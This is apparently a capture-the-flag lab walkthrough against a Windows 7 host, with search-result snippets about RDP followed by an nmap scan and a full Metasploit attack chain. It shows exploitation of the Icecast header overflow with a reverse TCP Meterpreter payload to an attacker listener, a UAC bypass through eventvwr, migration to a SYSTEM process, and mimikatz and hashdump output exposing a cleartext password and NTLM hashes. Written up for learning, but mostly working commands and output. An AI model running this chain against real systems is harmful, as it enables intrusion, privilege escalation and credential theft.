


Microsoft Remote Desktop (MSRDP) port

Aproximadamente 1.060.000 resultados (0,55 segundos)

Exibindo resultados para Microsoft Remote Desktop (***RDP***) port
Em vez disso, pesquisar por Microsoft Remote Desktop (MSRDP) port

docs.microsoft.com › clients › change-listening-port

Alterar a porta de escuta na Área de Trabalho Remota ...

19 de jul. de 2018 - Alterar a porta de escuta da Área de Trabalho Remota em seu computador Change the listening **port** for **Remote Desktop** on your computer.

pt.wikipedia.org › wiki › Remote_Desktop_Protocol

Remote Desktop Protocol – Wikipédia, a enciclopédia livre


Remote Desktop Protocol (ou somente **RDP**) é um protocolo multi-canal que permite que um usuário se conecte a um computador rodando o **Microsoft** Terminal Services (antigo Terminal Service). Existem clientes para a maioria das versões do **Windows**, e outros sistemas ... «How to change the listening **port** for **Remote Desktop**».

en.wikipedia.org › wiki › Remote_... Traduzir esta página


Remote Desktop Protocol - Wikipedia

By default, the server listens on TCP **port** 3389 and UDP **port** 3389. **Microsoft** currently refers to their official **RDP** client software as **Remote Desktop Connection**, ...

nmap -sS -sV -O -vvv -Pn -sC 10.10.241.23




```
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 125 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (wor
kgroup: WORKGROUP)
3389/tcp  open  tcpwrapped   syn-ack ttl 125
|_ssl-date: 2020-07-09T15:29:16+00:00; +1s from scanner time.
5357/tcp  open  http         syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp  open  http         syn-ack ttl 125 Icecast streaming media server
| http-methods:
|_  Supported Methods: GET
|_http-title: Site doesn't have a title (text/html).
49152/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49158/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49159/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49160/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```



```
Host script results:
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s
| nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:2f:66:5d:8a:16 (unknown)
| Names:
|   DARK-PC<00>           Flags: <unique><active>
|   WORKGROUP<00>         Flags: <group><active>
|   DARK-PC<20>           Flags: <unique><active>
|   WORKGROUP<1e>         Flags: <group><active>
|   WORKGROUP<1d>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

https://www.cvedetails.com/cve/CVE-2004-1561/



Vulnerability Details : CVE-2004-1561 (1 Metasploit modules)

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Publish Date : 2004-12-31 Last Update Date : 2017-07-10


Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

− CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	User
Vulnerability Type(s)	Execute Code Overflow
CWE ID	CWE id is not defined for this vulnerability


msfconsole

use exploit/windows/http/icecast_header



```
msf5 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.241.235    yes       The target host(s), range CIDR identifier, or hosts file with synta
x 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.2.11.159      yes       The listen address (an interface may be specified)
   LPORT     8443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


run post/multi/recon/local_exploit_suggester




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.241.235 - Collecting local exploits for x86/windows...
[*] 10.10.241.235 - 33 exploit checks are being tried...
[+] 10.10.241.235 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
```

background

use exploit/windows/local/bypassuac_eventvwr




```
msf5 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.2.11.159      yes       The listen address (an interface may be specified)
   LPORT     8443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```




```
msf5 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 10.2.11.159:8443
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (176195 bytes) to 10.10.241.235
[*] Meterpreter session 2 opened (10.2.11.159:8443 -> 10.10.241.235:49233) at 2020-07-09 12:50:00 -0300
[*] Cleaning up registry keys ...

meterpreter > 
```

getprivs




```
Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

ps




```
 1316  1288  explorer.exe          x64   1        Dark-PC\Dark                C:\Windows\explorer.exe
 1368  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM         C:\Windows\System32\spool
```

migrate 1368




```
meterpreter > migrate 1368
[*] Migrating from 3208 to 1368...
[*] Migration completed successfully.
```

getuid




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

load kiwi




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > 
```

creds_all



```
Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67
fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
Dark      Dark-PC  Password01!

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
Dark      Dark-PC    Password01!
dark-pc$  WORKGROUP  (null)
```

hashdump



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Dark:1000:aad3b435b51404eeaad3b435b51404ee:7c4fe5eada682714a036e39378362bab:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```